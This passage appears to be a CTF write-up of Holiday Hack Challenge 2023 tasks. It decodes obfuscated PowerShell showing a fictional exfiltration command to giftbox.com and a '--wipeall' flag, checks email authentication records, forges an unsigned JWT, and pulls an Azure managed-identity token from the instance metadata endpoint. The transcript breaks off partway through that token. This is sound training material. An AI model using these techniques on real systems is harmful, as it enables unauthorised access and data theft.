KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbG
FjaXRpckNub2lzc2lNXCRjXGVyYWhzZWxpZmVsb1BodHJvTlxcIG1ldEkteXBvQyBjLSBleGUu
bGxlaHNyZXdvcCcgLXNwbGl0ICcnIHwgJXskX1swXX0pIC1qb2luICcn  is base64-decoded
as the string
"( 'txt.tsiLeciNythguaN\potkseD\:C
txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c-
exe.llehsrewop' -split '' | %{$_[0]}) -join ''" Reversing the string
yields the string
'' nioj- )}]0[_${% | '' tilps- 'powershell.exe -c Copy-Item
\\NorthPolefileshare\c$\MissionCritical\NaughtyNiceList.txt
C:\Desktop\NaughtyNiceList.txt' ( NaughtyNiceList.txt is solved because it
yields

A. NaughtyNiceList.txt

Q3. The attacker has likely exfiltrated data from the file share. What
domain name was the data exfiltrated to?
Decoding base64 in another powershell.exe
[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115,
97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32,
67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117,
103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120,
32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92, 102,
105, 108, 101))|& ((gv '*MDr*').NamE[3,11,2]-joiN
The above string is obtained, which is decoded by writing python.
```


char_codes = [100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101] decoded_string = ''.join(chr(code) for code in char_codes) print(decoded_string)


```
When I perform the above, I will get the following and solve for
giftbox.com.
downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx
\\giftbox.com\file

A. giftbox.com
```

The final step!

```
Wow! You decoded those secret messages with easy! You're a rockstar. It
seems like we're getting near the end of this investigation, but we need
your help with one more thing...

We know that the attackers stole Santa's naughty or nice list. What else
happened? Can you find the final malicious command the attacker ran?

The previous decoding result gave downwithsanta.exe and --wipeall, so we
solve it

Q1. What is the name of the executable the attackers used in the final
malicious command?

A. downwithsanta.exe

Q2. What was the command line flag used alongside this executable?

A. --wipeall
```


Phish Detection Agency





It seems to be a problem of determining whether or not it is phishing based on SPF, DKIM, and DMARC settings.

First, check the settings for each record.



DNS

Welcome to the Geese Islands Email Security Overview. This page serves as a guide to understanding the key components of email authentication and security for our domain. Below, you will find detailed information about our SPF, DKIM, and DMARC records – the three pillars that fortify our email communications against phishing and spoofing attacks. Each section provides insights into what these records are, their importance in maintaining email integrity, and how they are configured for the utmost security of our digital correspondence.

SPF Record

Ensures emails are sent from authorized servers.

Domain	Type	Value
geeseislands.com	TXT	v=spf1 a:mail.geeseislands.com -all

DKIM Record

Verifies that the email message is not forged.

Domain	Type	Value
geeseislands.com	TXT	v=DKIM1;t=s; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDjtqsLqwecFGF7AmP+Siln86O1v9NOKJw4ZsEHDV5fo0Vjj0qNPyyARKSkDmnlKjnzLGUUQO31Fr+vdZU61lal9/ZD39WJKaAeX96uQ65mRQqqPVYxPLN5OvuFRmlHJ/TgOkD6z5 /7VM7Zs1kw5Qnl04FmOLwWd00D+uNZnj8TCwlDAQAB

DMARC Record

Specifies how an email receiver should handle emails that fail SPF and DKIM checks.

Domain	Type	Value
geeseislands.com	TXT	v=DMARC1; p=reject; pct=100; rua=mailto:dmarc-reports@geeseislands.com

Based on this information, I check whether the record is "pass" or not. If the record is "pass" for a domain other than the domain in question, it is determined separately whether it is a phishing record or not, and finally cleared as follows


スクリーンショット 2023-12-08 14.19.26.png



スクリーンショット 2023-12-08 14.19.33.png


スクリーンショット 2023-12-08 14.19.41.png


スクリーンショット 2023-12-08 14.19.46.png


スクリーンショット 2023-12-08 14.19.15.png

Elf Hunt


Elf Hunt
Difficulty:
Piney Sappington needs a lesson in JSON web tokens.
Hack Elf Hunt and score 75 points.


Piney Sappington
Elf Hunt

I need to hit elf but it is moving too fast, so I will see if there is a way to slow it down.

There is nothing suspicious in the request parameters, but I noticed that it uses a JWT Token, so I will try to decode this.

Name	Value	Domain	Path	Expires / Max-Age
ElfHunt_...	eyJhbGciOiJub25lIiwidHlwIjoiSldUIn...	elfhunt.org	/	Session

Changing the speed looks good, so decode the eyJzcGVlZCI6LTUwMH0 part in base64, change the value, and re-set it in the cookie again. When I set it to -5000, it went crazy fast the other way, so I put in a value

of -50 and it was just right.


```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwfQ==.
```

Now all I have to do is just keep shooting elves and get 75 points.

Certificate SSHenaigans


```
Generate yourself a certificate and use the monitor account to access the
host. See if you can grab my TODO list.
```

so I will look for alabaster's TODO list.



First, create a key, and then use the public key to create a certificate.

```
$ ssh-keygen -f id_rsa
$ cat id_rsa.pub
```

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC7Whd2smxAmn3VBuOxFkmVHRx8WgEmITHd5KNSz0LNv1
DBsWByeaDSaoFV+WyIgrEV8ISEPYlJ4IMvie2kN4HjgcVcDzhQ5eorXQicgjj9yzaq9VB1lB37
IQtKPEBIuAmqYJsCrmvmfluElpGpHhWwgFZtuDdJax8RNPR8/LyKJIO3otck+ThE0gB4BgGEfB
wOngtAsttb8cmYEHPGhWDLjiH7a5qtB/13ULhgBISbxukWA9SRPzdO6qvmlWz58zijTTMK4rq6
a4ZpfD3C0Tu3YVJ/RcC0pKrvMQ1KZGvK2jbjlM6uz4oUENXkWg8B5c0YPlJdKKdMuBIJ+w0q7Q
wf1+LC2Bw9mxQlizMQLDUlfJAKsSJC4jA5shljh7Q7lTMiJBz7fe46gFPn5BLLZJOa8b/LZBYp
JfX1N/FK308Kaw8Hnkj+mPefgC2J2MwXFYooVLHnpzePsi0Aa7xFSM+8oQO8D2abXBd9xIZqt0
PkdziSv3pReZHHmaNedUKiU0E=
```

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC7Whd2smxAmn3VBuOxFkmVHRx8WgEmITHd5KNSz0LNv1DBsWByeaDSaoFV+WyIgrEV8ISEPYlJ4IMvie2kN4HjgcVcDzhQ5eorXQicgjj9yzaq9VB1lB37IQtKPEBIuAmqYJsCrmvmfluElpGpHhWwgFZtuDdJax8RNPR8/LyKJIO3otck+ThE0gB4BgGEfBwOngtAsttb8cmYEHPGhWDLjiH7a5qtB/13ULhgBISbxukWA9SRPzdO6qvmlWz58zijTTMK4rq6a4ZpfD3C0Tu3YVJ
/RcC0pKrvMQ1KZGvK2jbjlM6uz4oUENXkWg8B5c0YPlJdKKdMuBIJ+w0q7Qwf1+LC2Bw9mxQlizMQLDUlfJAKsSJC4jA5shljh7Q7lTMiJBz7fe46gFPn5BLLZJOa8b/LZBYpJfX1N/FK308Kaw8Hnkj+mPefgC2J2MwXFYooVLHnpzePsi0Aa7xFSM+8oQO8D2abXBd9xIZqt0PkdziSv3pReZHHmaNedUKiU0E=

Submit


```
{
    "ssh_cert": "rsa-sha2-512-cert-v01@openssh.com
AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACcxODgyMDgzOTgwNzU1MTg2NjkwOTQ2MjYyMDY4MDQ5Mjk2OTQ0NzUAAAADAQABAAABgQC7Whd2smxAmn3VBuOxFkmVHRx8WgEmITHd5KNSz0LNv1DBsWByeaDSaoFV+WyIgrEV8ISEPYlJ4IMvie2kN4HjgcVcDzhQ5eorXQicgjj9yzaq9VB1lB37IQtKPEBIuAmqYJsCrmvmfluElpGpHhWwgFZtuDdJax8RNPR8/LyKJIO3otck+ThE0gB4BgGEfBwOngtAsttb8cmYEHPGhWDLjiH7a5qtB/13ULhgBISbxukWA9SRPzdO6qvmlWz58zijTTMK4rq6a4ZpfD3C0Tu3YVJ
/RcC0pKrvMQ1KZGvK2jbjlM6uz4oUENXkWg8B5c0YPlJdKKdMuBIJ+w0q7Qwf1+LC2Bw9mxQlizMQLDUlfJAKsSJC4jA5shljh7Q7lTMiJBz7fe46gFPn5BLLZJOa8b/LZBYpJfX1N
/FK308Kaw8Hnkj+mPefgC2J2MwXFYooVLHnpzePsi0Aa7xFSM+8oQO8D2abXBd9xIZqt0PkdziSv3pReZHHmaNedUKiU0EAAAAAAAAAAQAAAAEAAAAkYzcwNTUyNWQtZDY1MC00NzA3LWFmOTktNjRhMDIyZThkY2VlAAAABwAAAANlbGYAAAAAZZEPngAAAABltfrKAAAAAAAAABIAAAAKcGVybWl0LXB0eQAAAAAAAAAAAAAAMwAAAAtzc2gtZWQyNTUxOQAAACBpNhjTApiZFzyRx0UB
/fkzOAka7Kv+wS9MKfj+qwiFhwAAAFMAAAALc3NoLWVkMjU1MTkAAABAY0Og6C+z7AE5gmiLxxlXjrL24kvEg8MGf6BJxlOjYodqQ7+y09kJ8UVrTlnJbohcfNXzEeX7zuWscKec8fmNCw== ",
    "principal": "elf"
}
```


```
rsa-sha2-512-cert-v01@openssh.com
AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACcxODgyMDgzOTgwNzU1MTg2NjkwOTQ2MjYyMDY4MDQ5Mjk2OTQ0NzUAAAADAQABAAABgQC7Whd2smxAmn3VBuOxFkmVHRx8WgEmITHd5KNSz0LNv1DBsWByeaDSaoFV+WyIgrEV8ISEPYlJ4IMvie2kN4HjgcVcDzhQ5eorXQicgjj9yzaq9VB1lB37IQtKPEBIuAmqYJsCrmvmfluElpGpHhWwgFZtuDdJax8RNPR8/LyKJIO3otck+ThE0gB4BgGEfBwOngtAsttb8cmYEHPGhWDLjiH7a5qtB/13ULhgBISbxukWA9SRPzdO6qvmlWz58zijTTMK4rq6a4ZpfD3C0Tu3YVJ/RcC0pKrvMQ1KZGvK2jbjlM6uz4oUENXkWg8B5c0YPlJdKKdMuBIJ+w0q7Qwf1+LC2Bw9mxQlizMQLDUlfJAKsSJC4jA5shljh7Q7lTMiJBz7fe46gFPn5BLLZJOa8b/LZBYpJfX1N/FK308Kaw8Hnkj+mPefgC2J2MwXFYooVLHnpzePsi0Aa7xFSM+8oQO8D2abXBd9xIZqt0PkdziSv3pReZHHmaNedUKiU0EAAAAAAAAAAQAAAAEAAAAkYzcwNTUyNWQtZDY1MC00NzA3LWFmOTktNjRhMDIyZThkY2VlAAAABwAAAANlbGYAAAAAZZEPngAAAABltfrKAAAAAAAAABIAAAAKcGVybWl0LXB0eQAAAAAAAAAAAAAAMwAAAAtzc2gtZWQyNTUxOQAAACBpNhjTApiZFzyRx0UB/fkzOAka7Kv+wS9MKfj+qwiFhwAAAFMAAAALc3NoLWVkMjU1MTkAAABAY0Og6C+z7AE5gmiLxxlXjrL24kvEg8MGf6BJxlOjYodqQ7+y09kJ8UVrTlnJbohcfNXzEeX7zuWscKec8fmNCw==
```

The above part is the certificate and save this to a file.

```
$ echo "rsa-sha2-512-cert-v01@openssh.com
AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACcxODgyMDgzOTgwNzU1MT
g2NjkwOTQ2MjYyMDY4MDQ5Mjk2OTQ0NzUAAAADAQABAAABgQC7Whd2smxAmn3VBuOxFkmVHRx8
WgEmITHd5KNSz0LNv1DBsWByeaDSaoFV+WyIgrEV8ISEPYlJ4IMvie2kN4HjgcVcDzhQ5eorXQ
icgjj9yzaq9VB1lB37IQtKPEBIuAmqYJsCrmvmfluElpGpHhWwgFZtuDdJax8RNPR8/LyKJIO3
otck+ThE0gB4BgGEfBwOngtAsttb8cmYEHPGhWDLjiH7a5qtB/13ULhgBISbxukWA9SRPzdO6q
vmlWz58zijTTMK4rq6a4ZpfD3C0Tu3YVJ/RcC0pKrvMQ1KZGvK2jbjlM6uz4oUENXkWg8B5c0Y
PlJdKKdMuBIJ+w0q7Qwf1+LC2Bw9mxQlizMQLDUlfJAKsSJC4jA5shljh7Q7lTMiJBz7fe46gF
Pn5BLLZJOa8b/LZBYpJfX1N/FK308Kaw8Hnkj+mPefgC2J2MwXFYooVLHnpzePsi0Aa7xFSM+8
oQO8D2abXBd9xIZqt0PkdziSv3pReZHHmaNedUKiU0EAAAAAAAAAAQAAAAEAAAAkYzcwNTUyNW
QtZDY1MC00NzA3LWFmOTktNjRhMDIyZThkY2VlAAAABwAAAANlbGYAAAAAZZEPngAAAABltfrK
AAAAAAAAABIAAAAKcGVybWl0LXB0eQAAAAAAAAAAAAAAMwAAAAtzc2gtZWQyNTUxOQAAACBpNh
jTApiZFzyRx0UB/fkzOAka7Kv+wS9MKfj+qwiFhwAAAFMAAAALc3NoLWVkMjU1MTkAAABAY0Og
6C+z7AE5gmiLxxlXjrL24kvEg8MGf6BJxlOjYodqQ7+y09kJ8UVrTlnJbohcfNXzEeX7zuWscK
ec8fmNCw==" > kringle.cert
```

Grant read and write permissions only to the owner.

```
$ chmod 600 kringle.cert
```

Connect to the server as the monitor user and try to access alabaster's todo list.

```
$ ssh -i kringle.cert -i id_rsa monitor@ssh-server-
vm.santaworkshopgeeseislands.org
monitor@ssh-server-vm:~$ ls /home/
alabaster  monitor
monitor@ssh-server-vm:~$ ls -la /home/alabaster
ls: cannot open directory '/home/alabaster': Permission denied
```

The connection was made successfully, but it is clear that the alabaster directory is indeed inaccessible.

Next, it looks like I should be able to create an alabaster certificate and log in, so I search in the "/etc/ssh" directory, but I can't find a way to become an alabaster. However, I was able to obtain the following information: remember that alabaster has the PRINCIPAL as admin.

```
monitor@ssh-server-vm:/etc/ssh/auth_principals$ cat alabaster
admin
monitor@ssh-server-vm:/etc/ssh/auth_principals$ cat monitor
elf
```

I will change my mind because there are no files that look particularly suspicious even if I look at the contents of the server any further.

Looking at the hints, I wonder if SSRF using IMDSv1 in AWS can be done in Azure? So I will try the following.


```
monitor@ssh-server-vm:~$ curl -H "Metadata: true"
http://169.254.169.254/metadata/instance?api-version=2021-05-01
{"compute":
{"azEnvironment":"AzurePublicCloud","customData":"","evictionPolicy":"","e
xtendedLocation":
{"name":"","type":""},"isHostCompatibilityLayerVm":"false","licenseType":"
","location":"eastus","name":"ssh-server-vm","offer":"","osProfile":
{"adminUsername":"","computerName":"","disablePasswordAuthentication":""},
"osType":"Linux","placementGroupId":"","plan":
{"name":"","product":"","publisher":""},"platformFaultDomain":"0","platfor
mUpdateDomain":"0","priority":"","provider":"Microsoft.Compute","publicKey
s":[],"publisher":"","resourceGroupName":"northpole-
rg1","resourceId":"/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-
rg1/providers/Microsoft.Compute/virtualMachines/ssh-server-
vm","securityProfile":
{"secureBootEnabled":"false","virtualTpmEnabled":"false"},"sku":"","storag
eProfile":{"dataDisks":[],"imageReference":
{"id":"","offer":"","publisher":"","sku":"","version":""},"osDisk":
{"caching":"ReadWrite","createOption":"Attach","diffDiskSettings":
{"option":""},"diskSizeGB":"30","encryptionSettings":
{"enabled":"false"},"image":{"uri":""},"managedDisk":
{"id":"/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-
rg1/providers/Microsoft.Compute/disks/ssh-server-
vm_os_disk","storageAccountType":"Standard_LRS"},"name":"ssh-server-
vm_os_disk","osType":"Linux","vhd":
{"uri":""},"writeAcceleratorEnabled":"false"},"resourceDisk":
{"size":"63488"}},"subscriptionId":"2b0942f3-9bca-484b-a508-
abdae2db5e64","tags":"Project:HHC23","tagsList":
[{"name":"Project","value":"HHC23"}],"userData":"","version":"","virtualMa
chineScaleSet":{"id":""},"vmId":"1f943876-80c5-4fc2-9a77-
9011b0096c78","vmScaleSetName":"","vmSize":"Standard_B4ms","zone":""},"net
work":{"interface":[{"ipv4":{"ipAddress":
[{"privateIpAddress":"10.0.0.50","publicIpAddress":""}],"subnet":
[{"address":"10.0.0.0","prefix":"24"}]},"ipv6":{"ipAddress":
[]},"macAddress":"6045BDFE2D67"}]}}
monitor@ssh-server-vm:~$
```

I got it! So I will continue trial and error in this direction.

```
monitor@ssh-server-vm:~$ curl -H "Metadata: true"
"http://169.254.169.254/metadata/identity/oauth2/token?api-version=2021-
05-01&resource=https://management.azure.com/"
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjVCM25SeHRRN
2ppOGVORGMzRnkwNUtmOTdaRSIsImtpZCI6IjVCM25SeHRRN2ppOGVORGMzRnkwNUtmOTdaRSJ
9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8v
c3RzLndpbmRvd3MubmV0LzkwYTM4ZWRhLTQwMDYtNGRkNS05MjRjLTZjYTU1Y2FjYzE0ZC8iLC
JpYXQiOjE3MDQwMDc3MjYsIm5iZiI6MTcwNDAwNzcyNiwiZXhwIjoxNzA0MDk0NDI2LCJhaW8i
OiJFMlZnWU5nckxyOVZQcmp2cVpocDhKVGpTME9QQXdBPSIsImFwcGlkIjoiYjg0ZTA2ZDMtYW
JhMS00YmNjLTk2MjYtMmUwZDc2Y2JhMmNlIiwiYXBwaWRhY3IiOiIyIiwiaWRwIjoiaHR0cHM6
```

```
Ly9zdHMud2luZG93cy5uZXQvOTBhMzhlZGEtNDAwNi00ZGQ1LTkyNGMtNmNhNTVjYWNjMTRkLy
IsImlkdHlwIjoiYXBwIiwib2lkIjoiNjAwYTNiYzgtN2UyYy00NGU1LThhMjctMThjM2ViOTYz
